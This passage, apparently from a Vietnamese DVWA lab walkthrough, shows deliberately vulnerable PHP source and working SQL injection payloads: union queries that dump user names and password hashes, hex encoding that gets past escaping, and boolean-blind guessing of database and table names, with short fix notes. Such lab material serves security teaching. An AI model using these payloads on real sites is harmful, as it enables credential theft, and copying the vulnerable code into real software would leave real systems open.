                while ($row = $results->fetchArray()) {

                    // Get values

                    $first = $row["first\_name"];

                    $last  = $row["last\_name"];

                    // Feedback for end user

                    $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

                }

            } else {

                echo "Error in fetch ".$sqlite\_db->lastErrorMsg();

            }

            break;

    }

}

// This is used later on in the index.php page

// Setting it here so we can close the database connection in here like in the rest of the source scripts

$query  = "SELECT COUNT(\*) FROM users;";

$result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"],  $query ) or die( '<pre>' . ((is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) : (($\_\_\_mysqli\_res = mysqli\_connect\_error()) ? $\_\_\_mysqli\_res : false)) . '</pre>' );

$number\_of\_rows = mysqli\_fetch\_row( $result )[0];

mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]);

?>


Dạng **medium**, lúc này đã không còn cho người dùng nhập bất kỳ dữ liệu mà thay vào đó, sẽ cho người dùng chọn id ở dưới dạng option và đồng thời thông tin khi gửi request lên ở dạng POST và giá trị tham số của id lần này đã được bảo vệ bởi hàm **my\_sqli\_real\_escape\_string**. Nhưng ở câu truy vấn ở phần tham số **user\_id** không hề có bất kỳ **dấu nháy đơn** nào được bao quanh $id. Nên dẫn tới việc sẽ tiêm được SQL vào câu truy vấn này. Vậy chúng ta muốn tiêm câu lệnh SQL vào câu truy vấn, thì chúng ta không được dùng dấu nháy đơn.

$id = $\_POST[ 'id' ];

$id = mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"], $id);


$query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = $id;";

Bây giờ, ta sẽ bắt đầu “**bắt**” request và tiêm SQL vào. Sau đó gửi lên server.



**Tiêm:** [http://localhost/DVWA/vulnerabilities/sqli/#](http://localhost/DVWA/vulnerabilities/sqli/) | **Post data:** id=1'&Submit=Submit

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = 1'




Lỗi: **You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\'' at line 1**

Chúng ta để ý thì nó có dấu **\** sau khi thêm dấu nháy đơn vào giá trị tham số của id, đó là do hàm mysqli\_real\_escape\_string.

**Lưu ý:** các tên database, table, column,.. phải đổi sang **0xhex** để bypass qua **mysqli\_real\_escape\_string**.

**Tiêm:** [http://localhost/DVWA/vulnerabilities/sqli/#](http://localhost/DVWA/vulnerabilities/sqli/) | **Post data:** id=-1 union select null,group\_concat(table\_name) from information\_schema.tables where table\_schema=0x64767761-- -&Submit=Submit


**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = 1 union select null,group\_concat(table\_name) from information\_schema.tables where table\_schema=0x64767761-- -



Công việc khai thác tấn công tìm tài khoản tương tự:

**Tiêm:** [http://localhost/DVWA/vulnerabilities/sqli/#](http://localhost/DVWA/vulnerabilities/sqli/) | **Post data:** id=-1 union select null,(select group\_concat(0x0a,user,0x09, password) from dvwa.users)-- -&Submit=Submit

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = -1 union select null,(select group\_concat(0x0a,user,0x09, password) from dvwa.users)-- -



* **Cách phòng chống:**

Sửa đổi lại đoạn code bằng cách bổ sung dấu nháy đơn xung quanh tham số user\_id:

$query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

* **Dạng High (cao):**

<?php

if( isset( $\_SESSION [ 'id' ] ) ) {

    // Get input

    $id = $\_SESSION[ 'id' ];

    switch ($\_DVWA['SQLI\_DB']) {

        case MYSQL:

            // Check database

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id' LIMIT 1;";

            $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

            // Get results

            while( $row = mysqli\_fetch\_assoc( $result ) ) {

                // Get values

                $first = $row["first\_name"];

                $last  = $row["last\_name"];

                // Feedback for end user

                $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

            }

            ((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false : $\_\_\_mysqli\_res);

            break;

        case SQLITE:

            global $sqlite\_db\_connection;

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id' LIMIT 1;";

            #print $query;

            try {

                $results = $sqlite\_db\_connection->query($query);

            } catch (Exception $e) {

                echo 'Caught exception: ' . $e->getMessage();

                exit();

            }

            if ($results) {

                while ($row = $results->fetchArray()) {

                    // Get values

                    $first = $row["first\_name"];

                    $last  = $row["last\_name"];

                    // Feedback for end user

                    $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

                }

            } else {

                echo "Error in fetch ".$sqlite\_db->lastErrorMsg();


            }

            break;

    }

}


?>



Dạng high không khác gì dạng low về cách khai thác lỗ hổng, nhưng chỉ khác mỗi hình thức là request được lấy thông qua từ 1 màn hình cửa sổ khi chúng ta nhập giá trị tham số id vào ô dữ liệu ở trên màn hình cửa sổ thì nó sẽ trả giá trị sang trang khác.

**Tiêm:** 1'


**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1'' LIMIT 1



Thì nó lại xuất ra câu “**Something went wrong**”, nhìn sơ qua thì chúng ta sẽ nghĩ là developer đã lập trình ngăn phòng chống SQL injection, nhưng đó chỉ là đánh lừa thị giác thôi. Công việc trở về sau tìm tài khoản cũng giống như dạng **low.**

**Tiêm:** -1' union select null,(select group\_concat(0x0a,user,0x09, password) from dvwa.users)-- -

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '-1' union select null,(select group\_concat(0x0a,user,0x09, password) from dvwa.users)-- -' LIMIT 1



* **Cách phòng chống:**

Sửa đổi lại đoạn code bằng cách dùng hàm mysqli\_real\_escape\_string:

$id = $\_SESSION[ 'id' ];

$id = mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"], $id);

## 3. Inferential SQLi (Blind SQLi)

### **3.1. Dạng 1: Blind-boolean-based SQLi**

* **Dạng low (thấp):**

<?php

if( isset( $\_GET[ 'Submit' ] ) ) {

    // Get input

    $id = $\_GET[ 'id' ];

    $exists = false;

    switch ($\_DVWA['SQLI\_DB']) {

        case MYSQL:

            // Check database

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

            $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"],  $query ); // Removed 'or die' to suppress mysql errors

            $exists = false;

            if ($result !== false) {

                try {

                    $exists = (mysqli\_num\_rows( $result ) > 0);

                } catch(Exception $e) {

                    $exists = false;

                }

            }

            ((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false : $\_\_\_mysqli\_res);

            break;

        case SQLITE:

            global $sqlite\_db\_connection;

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

            try {

                $results = $sqlite\_db\_connection->query($query);

                $row = $results->fetchArray();

                $exists = $row !== false;

            } catch(Exception $e) {

                $exists = false;

            }

            break;

    }

    if ($exists) {

        // Feedback for end user

        $html .= '<pre>User ID exists in the database.</pre>';

    } else {

        // User wasn't found, so the page wasn't!

        header( $\_SERVER[ 'SERVER\_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user

        $html .= '<pre>User ID is MISSING from the database.</pre>';

    }

}

?>

**Bước 1: Thử các giá trị tham số chứa toán tử boolean**

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and 1=1-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and 1=1-- -'




Text

Description automatically generated

Nó thông báo “**User ID exists in the database**” tức là truy vấn thực thi thành công và có trả về kết quả bảng ghi > 0

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and 1=2-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and 1=2-- -'






Nó thông báo “**User ID is MISSING in from the database**” tức là truy vấn thực thi thành công và không có trả về kết quả bảng ghi.

Như vậy do developer đã loại bỏ câu lệnh xuất ra lỗi SQL nên dẫn tới khi câu truy vấn không trả về kết quả bảng ghi thì chúng ta nhận được thông báo “**User ID is MISSING from the database**” (false)và ngược lại thì chúng ta nhận được thông báo “**User ID exists in the database**” (true). Đến đây, ta có thể thấy dạng tiêm SQL này là thuộc dạng **boolean-based SQLi**.

**Bước 2: Đoán database của web đang sử dụng có bao nhiêu ký tự**

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and length(database())=4-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and length(database())=4-- -'



Trả về kết quả “**User ID exists in the databas**” => database có 4 kí tự

**Bước 3: Đoán tên database dựa vào bảng mã ascii**

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and ascii(substr(database(),1,1))=100-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1 and ascii(substr(database(),1,1))=100-- -'

Trả kết quả về “**User ID exists in the database**” => d

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and ascii(substr(database(),2,1))=118-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and ascii(substr(database(),2,1))=118-- -'

Trả kết quả về “**User ID exists in the database**” => v

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and ascii(substr(database(),3,1))=119-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1 and ascii(substr(database(),3,1))=119-- -'

Trả kết quả về “**User ID exists in the database**” => w

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and ascii(substr(database(),4,1))=97-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and ascii(substr(database(),4,1))=97-- -

Trả kết quả về “**User ID exists in the database**” => w

Vậy tên database chính là **dvwa**

**Bước 4: Đoán có bao nhiêu table ở trong database dvwa**

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and (select count(table\_name) from information\_schema.tables where table\_schema='dvwa')=2-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1 and (select count(table\_name) from information\_schema.tables where table\_schema='dvwa')=2-- -'

Trả kết quả về “**User ID exists in the database**” => database dvwa sử dụng 2 bảng

**Bước 5: Đoán có bao nhiêu ký tự trong bảng đầu tiên và bảng thứ 2 trong database dvwa**

**Bảng đầu tiên:**

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=5-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=5-- -'

Trả kết quả về “**User ID exists in the database**” => Bảng đầu tiên có 5 ký tự

**Bảng thứ 2:**


**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 1,2),1))=9-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 1,2),1))=9-- -'

Trả kết quả về “**User ID exists in the database**” => Bảng thứ 2 có 9 ký tự

**Bước 6: Đoán từng ký tự bảng đầu tiên và bảng thứ 2 trong database dvwa**

**Bảng đầu tiên:**



**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))=117-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))=117-- -'

